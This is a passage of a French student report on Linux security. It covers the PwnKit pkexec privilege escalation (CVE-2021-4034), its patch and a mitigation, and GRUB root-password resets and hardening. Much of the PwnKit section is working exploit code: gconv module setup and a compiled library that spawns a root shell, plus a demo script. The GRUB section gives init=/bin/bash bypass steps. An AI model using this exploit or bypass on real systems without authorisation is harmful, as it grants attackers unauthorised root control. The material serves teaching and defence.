Le tableau a_argv est initialisé avec un élément NULL, tandis que le tableau a_envp est initialisé avec une liste d'environnements.

- Le tableau a_argv est utilisé pour stocker les arguments passés à une fonction ou à un programme. Dans ce cas, a_argv est initialisé avec un seul élément NULL, ce qui signifie qu'il ne contient aucun argument.
- Le tableau a_envp est utilisé pour stocker les variables d'environnement d'un programme. Dans ce cas, a_envp est initialisé avec une liste de variables d'environnement, notamment exploit, PATH, GCONV_PATH, CHARSET, et SHELL.

Ces variables d'environnement peuvent être utilisées par un programme pour configurer son environnement d'exécution.

La variable PATH spécifie le chemins où le programme peut rechercher les commandes exécutables, tandis que la variable SHELL peut être utilisée pour spécifier le shell par défaut utilisé par le programme. Dans notre cas on spécifie un SHELL non valide pour que g_printerr().

- Comme on va spécifier que ce n'est pas un encodage UTF-8 et que cette fonction renvoie par défault les messages en UTF-8, la fonction iconv_open sera utilisée pour rechercher le fichier descripteur de conversion qui sera répertorié dans la variable d'environnement PATH.
- Ce qui aura pour effet d'exécuter notre programme contenant un shell en mode root.

3.5.2 Création du dossier GCONV_PATH et du fichier exploit dans le PATH

```
void gconvpath() {
  // Vérifier si le répertoire GCONV_PATH=. existe.
  if (stat("GCONV_PATH=.", & st) < 0) {
    // Si le répertoire n'existe pas, le créer avec les
       permissions 0777
    // (lecture, écriture et exécution pour tous les
       utilisateurs).
    if (mkdir("GCONV_PATH=.", 0777) < 0) {
      perror("mkdir");
      exit(0);
    }
    // Créer le fichier exploit dans GCONV_PATH=.
    int fd = open("GCONV_PATH=./exploit", O_CREAT | O_RDWR,
       0777);
    if (fd < 0) {
      perror("open");
      exit(0);
    }
    close(fd);
  }
}
```

Fonction qui vérifie si le répertoire `GCONV_PATH=.` existe.

Si ce répertoire n'existe pas, la fonction le crée avec les permissions 0777 (lecture, écriture et exécution pour tous les utilisateurs) et crée un fichier exploit dans ce répertoire avec les mêmes permissions.

3.5.3 Création du dossier exploit contenant un fichier module, qui exécutera le fichier malveillant lors l'appel à g_printerr

```
void iconv_open() {
  // Vérifier si le répertoire exploit existe.
  if (stat("exploit", & st) < 0) {
    // Si le répertoire n'existe pas, le créer avec les
       permissions 0777
    // (lecture, écriture et exécution pour tous les
       utilisateurs)
    if (mkdir("exploit", 0777) < 0) {
      perror("mkdir");
      exit(0);
    }

    // Créer le fichier exploit/gconv-modules et y écrire une
       chaîne de
    // caractères indiquant au système que le bibliothèque
       partagée
    // exploit.so est un module de conversion de caractères
       appelé exploit
    // compatible avec le jeu de caractères UTF-8 et NOT_UTF8.
    FILE * fp = fopen("exploit/gconv-modules", "wb");
    if (fp == NULL) {
      perror("fopen");
      exit(0);
    }
    fprintf(fp, "module UTF-8// NOT_UTF8// exploit 2\n");
    fclose(fp);
  }
}
```

Fonction qui vérifie si le répertoire exploit existe.

Si ce répertoire n'existe pas, la fonction le crée avec les permissions 0777 (lecture, écriture et exécution pour tous les utilisateurs) et crée un fichier gconv-modules dans ce répertoire.

- Ce fichier contient une chaîne de caractères qui indique au système que le bibliothèque partagée exploit.so est un module de conversion de caractères appelé exploit compatible avec le jeu de caractères NOT_UTF8 (ce qu'on a défini nous même dans la variable d'environnement).

3.5.4 Création du fichier malveillant contenant un code simple qui exécutera un shell avec les privilèges root

```
struct stat st;
int pipefd[2];
char buf[99999];
void compileExploit() {
  // Créer le fichier exploit/exploit.c et y écrire le
     programme en C qui tente
  // de prendre les privilèges du superutilisateur (root) en
     appelant setuid() et setgid().
  FILE * fp;
  fp = fopen("exploit/exploit.c", "w");
  if (fp < 0) {
    perror("fopen");
    exit(0);
  }

  char * shell =
    "#include <stdio.h>\n"
  "#include <stdlib.h>\n"
  "#include <unistd.h>\n"
  "void gconv() {}\n"
  "void gconv_init() {\n"
  "  setuid(0); seteuid(0); setgid(0); setegid(0);\n"
  "  static char *a_argv[] = { \"sh\", NULL };\n"
  "  static char *a_envp[] = { \"PATH=/bin:/usr/bin:/sbin\",
     NULL };\n"
  "  execve(\"/bin/sh\", a_argv, a_envp);\n"
  "  exit(0);\n"
  "}\n";

  fprintf(fp, "%s", shell);
  fclose(fp);

  // Compiler le fichier exploit/exploit.c en un bibliothèque
     partagée (.so)
  // en utilisant la commande gcc.
  system("gcc exploit/exploit.c -o exploit/exploit.so -shared -
     fPIC");
}
```

Crée un fichier exploit.c dans un répertoire exploit et y écrit un programme en C qui tente de prendre les privilèges du superutilisateur (root) en appelant la fonction setuid() et setgid().

La fonction **gconv_init** utilise les fonctions **setuid**, **seteuid**, **setgid** et **setegid** pour changer les identifiants d'utilisateur et de groupe du processus en cours d'exécution (root).

La variable **a_envp[]** contient une seule chaîne de caractères `PATH=/bin:/usr/bin:/sbin` qui définit le chemin de recherche des programmes à utiliser lors de l'exécution de la commande shell `/bin/sh`.

- Cela signifie que lorsque la commande shell est exécutée, les programmes situés dans les répertoires `"/bin", "/usr/bin" et "/sbin"` seront recherchés et exécutés si la commande demandée est trouvée dans l'un de ces répertoires.

Le code utilise également la fonction "execve" pour exécuter une commande shell `"/bin/sh"`. La fonction "execve" remplace le processus en cours d'exécution par une nouvelle instance du shell `"/bin/sh"`, en lui passant les arguments et l'environnement spécifiés.

Enfin, la fonction "gconv_init" termine le programme en appelant "exit(0)".

Une fois le programme écrit dans le fichier, la fonction compile ce fichier en un bibliothèque partagée (fichier .so) en utilisant la commande gcc.

3.5.5 Le script qui permet d'exécuter le programme et d'effectuer une Demo de la faille

```
#!/bin/bash
#NOM    : Demo
#OBJET  : réservé au makefile
#AUTEUR : Antoine Ghigny - 563459
clear
C='\033[44m'
E='\033[32m\033[1m'
W='\033[31m\033[1m'
N='\033[0m'
make
clear
echo "Démonstration de la faille de sécurité permettant de
   passer en root"
echo "----------------------------------------"
echo -e "${E}Vous êtes actuellement l'utilisateur : ${N}"
echo
id
echo
echo -e "${E}Exécution du programme : exit pour quitter le bash
    ${N}"
echo
./PwnKit
echo -e "${E}Supression des dossiers générés : ${N}"
rm -rf GCONV_PATH=.
rm PwnKit
rm -rf exploit
```

3.6 Comment a été corrigée cette faille

Cette faille a été corrigée dans la version 0.105 de pkexec.

Ont été ajouté à plusieurs endroits du code source de pkexec, des moyens de vérifier que le nombre d'élements entré dans la commande est supérieur à 1. Si ce n'est pas le cas, sortir du programme.

Ce qui fera sortir du programme tout utilisateur malveillant tendant d'exécuter pkexec en lui donnant NULL comme liste d'arguments et ainsi exécuter une faille de dépassement de mémoire. [11]

Il n'est donc plus possible de réaliser un dépassement du mémoire ce qui amenait à cette faille de sécurité.

```
363     local_agent_handle = NULL;
364     ret = 126;
365
366 +   if (argc < 1)
367 +     {
368 +       exit(126);
369 +     }
370 +
371     /* Disable remote file access from GIO. */
372     setenv ("GIO_USE_VFS", "local", 1);
373
```

[3]

Il y a maintenant également une vérification que argv[n] doit être différent de NULL.

```
-       argv[n] = path = s;
648 +   path = s;
649 +
650 +   /* argc<2 and pkexec runs just shell, argv is guaranteed to be n
651 +    * /-less shell shouldn't happen, but let's be defensive and don
652 +    */
653 +   if (argv[n] != NULL)
654 +   {
655 +     argv[n] = path;
656 +   }
```

[3]

3.7 Comment corriger cette faille si il n'est pas possible d'ugrade la version de pkexec ?

Si aucun correctif n'est disponible pour votre système d'exploitation, vous pouvez supprimer le bit SUID de pkexec à titre d'atténuation temporaire.

```
chmod 0755 /usr/bin/pkexec
```

3.8 Est-il possible de vérifier les preuves d'exploitation?

Oui, cette technique d'exploitation laisse par default des traces dans les logs (soit « La valeur de la variable SHELL n'a pas trouvé le fichier `/etc/shells` » soit « La valeur de la variable d'environnement [...] contient du contenu suspect »).

Cependant, veuillez noter que cette vulnérabilité est également exploitable sans laisser de traces dans les logs étant donné que l'attaquant dispose alors des permissions root sur le système.

4 Modifier le mot de passe administrateur sans le connaître

4.1 Démonstration : GRUB

1. **Eteindre le pc** et après avoir rallumé l'ordinateur, ouvrir les options avancées et **ouvrir Grub**. Il s'agit d'un programme d'ammorçage du chargement d'un système d'exploitation. C'est ce qui fait le lien entre le bios et le système d'exploitation. Avant que le système ne soit chargé ou lancé.

2. Entrer en mode édition via la touche 'E'. Dans le menu GRUB, recherchez la ligne du noyau commençant par linux /boot/ et ajoutez cette ligne à la fin.

   ```
   rw init = /bin/bash
   ```

3. Sauvegardez les changements via en appuyant sur **CTRL + X** et rebooter en mode single-user mode.

4. Une fois cela fait, vous pouvez modifier le mot de passe administrateur via cette la commande ci-dessous, vous n'aurez qu'à entrer le nouveau mot de passe et une autre fois pour confirmer. Il suffit de redémarrer le système et le mot de passe administrateur aura été modifié. [9]

   ```
   passwd root
   ```

5. Cela ouvrira un shell disposant des permissions root. Il s'agit d'une fonctionnalité, utilisée pour la maintenance du système: elle permet à un administrateur système de récupérer un système à partir de fichiers d'initialisation foirés ou de modifier un mot de passe oublié.

6. Il y a une alternative qui est CHROOT mais qui est très similaire dans son fonctionnement, c'est également en lien avec GRUB, je ne la détaillerait pas donc pas ici.

4.2 Pourquoi ça fonctionne ainsi ? Pourquoi est-il si simple de changer le mot de passe administrateur ?

Il est possible de modifier le mot de passe de l'utilisateur root via GRUB sur les systèmes Linux car GRUB permet de démarrer le système en mode sans échec, ce qui offre un accès à un shell avec des privilèges d'administrateur complets.

En mode sans échec, vous pouvez exécuter des commandes qui ont des effets sur l'ensemble du système, y compris la modification du mot de passe de l'utilisateur root.

Toutefois, cette méthode est également considérée comme une vulnérabilité de sécurité, car elle permet à quiconque d'accéder à la console du GRUB de changer le mot de passe de l'utilisateur root sans autorisation.

Pour protéger votre système contre ce type d'attaque, il est recommandé de configurer GRUB pour demander un mot de passe avant de permettre la modification du mot de passe administrateur, j'explique cela dans la section suivante.

4.3 Comment protéger le grub pour ne plus que cette faille soit possible

4.3.1 Configurer GRUB2 pour qu'un mot de passe ne soit exigé pour les saisie de modifications

1. Ouvrez un terminal et exécutez la commande sudo su pour devenir superutilisateur.

2. Exécutez la commande `sudo grub2-mkpasswd-pbkdf2` pour créer un mot de passe pour protéger le grub. Lorsque vous êtes invité à entrer un mot de passe, entrez le mot de passe que vous souhaitez utiliser pour protéger le grub.

3. La commande grub2-mkpasswd-pbkdf2 demande d'entrer un mot de passe en clair, puis génère un mot de passe crypté en utilisant l'algorithme de hachage PBKDF2.

4. Lorsque le mot de passe est créé, vous verrez un message contenant une chaîne de caractères cryptés. Par exemple, si vous avez choisi le mot de passe "password" comme mot de passe pour protéger le grub, le message contiendra une chaîne de caractères cryptés comme ceci : `grub.pbkdf2.sha512.10000.C8B6E7E6FB...`

5. Copiez cette chaîne de caractères.

6. Exécutez la commande `sudo vi /etc/grub.d/40_custom` pour ouvrir le fichier de configuration du grub dans l'éditeur vi. Si vous utilisez un système différent de OpenSUSE, le fichier de configuration peut se trouver dans un emplacement différent, comme /etc/grub.d/60_custom.

7. Ajoutez les lignes suivantes au fichier de configuration :

```
set superusers="root"
password_pbkdf2 root [la chaîne de caractères...]
```


8. Par exemple, si vous avez choisi le mot de passe "password" comme mot de passe pour protéger le grub et que la chaîne de caractères cryptés générée à l'étape 3 est `grub.pbkdf2.sha512.10000.C8B6E7E6FB`, les lignes que vous ajouterez au fichier de configuration ressembleront à ceci :

```
set superusers="root"
password_pbkdf2 root grub.pbkdf2.sha512.10000.C8B6E7E6FB
```

9. Enregistrez et fermez le fichier de configuration

10. Pour appliquer les modifications, `sudo grub2-mkconfig -o /boot/grub2/grub.cfg` pour mettre à jour le fichier de configuration du grub.

11. Redémarrez votre système pour que les modifications prennent effet.


Enter username:
root
Enter password:

5 Conclusion

En conclusion, Linux est un système d'exploitation populaire et puissant, mais comme tout autre système d'exploitation, il n'est pas exempt de failles de sécurité. Les failles de sécurité les plus courantes sur Linux incluent les failles de type "buffer overflow", qui peuvent permettre à un attaquant d'exécuter du code malveillant sur un système Linux et de prendre le contrôle du système.

Dans le cas de la faille de sécurité que j'ai expliquée, son but consistait d'injecter du code malveillant dans les variables d'environnement du code permettant d'exécuter un shell avec les privilèges root.

Il est également possible de modifier le mot de passe root avec le grub, ce qui peut permettre à un attaquant d'accéder au système en tant que superutilisateur et d'exécuter des commandes avec les privilèges les plus élevés.

Pour protéger votre système Linux contre les failles de sécurité, il est important de maintenir régulièrement votre système à jour en installant les dernières mises à jour de sécurité, et de suivre les meilleures pratiques de sécurité, comme la création de mots de passe forts et l'utilisation de comptes utilisateur séparés pour limiter l'accès aux fonctionnalités administratives.

De tenter au maximum de fiabiliser l'OS pour qu'il ne soit pas vulnérable aux dépassements de tampon. Auditer des programmes compilés à l'aide d'outils tels que BFBTester. Je ne détaillerais pas plus que ça ce programme mais il est utile pour tester de manière pro-active des programmes et vérifier que ceux-ci ne provoquent pas de dépassements de mémoire.

Il faut également faire attention à protéger sa machine contre les attaques physiques. Si rien n'a été fait pour sécuriser son GRUB et que l'intégralité du disque n'a pas été crypté. Un attaquant peut de manière simple obtenir l'accès root et faire n'importe quoi sur la machine.

References

[1] 24.6. protection de grub 2 par un mot de passe red hat enterprise linux 7 | red hat customer portal. https://access.redhat.com/documentation/fr-fr/red_hat_enterprise_linux/7/html/system_administrators_guide/sec-protecting_grub_2_with_a_password. (Accessed on 12/04/2022).

[2] [cve-2021-3156] exploiting sudo heap overflow on debian 10. https://syst3mfailure.io/sudo-heap-overflow#:~:text=Image%3A%20debian%2D10.7.0%2Damd64%2DDVD%2D1.iso. (Accessed on 11/16/2022).

[3] Cve-2021-4034. https://security-tracker.debian.org/tracker/CVE-2021-4034. (Accessed on 11/30/2022).

[4] Cve-2021-4034 : Présentation pas à pas de pwnkit : dernière | de la vulnérabilité d'escalade des privilèges linux réparer. https://www.mend.io/resources/blog/polkit-pkexec-vulnerability-cve-2021-4034/. (Accessed on 11/29/2022).

[5] How to protect grub2 from booting kernel without password in linux | golinuxcloud. https://www.golinuxcloud.com/protect-grub2-booting-kernel-without-password/. (Accessed on 11/16/2022).

[6] iconv(1) - linux manual page. https://man7.org/linux/man-pages/man1/iconv.1.html. (Accessed on 12/05/2022).

[7] iconvconfig(8) — arch pages de manuel. https://man.archlinux.org/man/iconvconfig.8.en. (Accessed on 12/03/2022).

[8] iconv_open(3) - linux manual page. https://man7.org/linux/man-pages/man3/iconv_open.3.html. (Accessed on 12/05/2022).

[9] Layerstack tutorials - layerstack - resetting root password by booting into single user mode from linux grub. https://www.layerstack.com/resources/tutorials/Resetting-root-password-for-Linux-Cloud-Servers-by-booting-into-Single-User-Mo (Accessed on 12/01/2022).

[10] Part v. manual pages: polkit reference manual. https://www.freedesktop.org/software/polkit/docs/latest/manpages.html. (Accessed on 11/19/2022).

[11] pkexec: local privilege escalation (cve-2021-4034) (a2bf5c9c) · commits · polkit / polkit · gitlab. https://gitlab.freedesktop.org/polkit/polkit/-/commit/a2bf5c9c83b6ae46cbd5c779d3055bff81ded683. (Accessed on 11/30/2022).

[12] pkexec(1): Execute command as another user - linux man page. https://linux.die.net/man/1/pkexec. (Accessed on 11/16/2022).

[13] policykit [wiki ubuntu-fr]. https://doc.ubuntu-fr.org/policykit. (Accessed on 11/19/2022).

[14] polkit(8): Authorization framework - linux man page. https://linux.die.net/man/8/polkit. (Accessed on 12/05/2022).

[15] Arthepsy. Arthepsy/cve-2021-4034: Poc for pwnkit: Local privilege escalation vulnerability in polkit's pkexec (cve-2021-4034).

[16] Director Bharat Jogi. Pwnkit: Local privilege escalation vulnerability discovered in polkit's pkexec (cve-2021-4034), Feb 2022.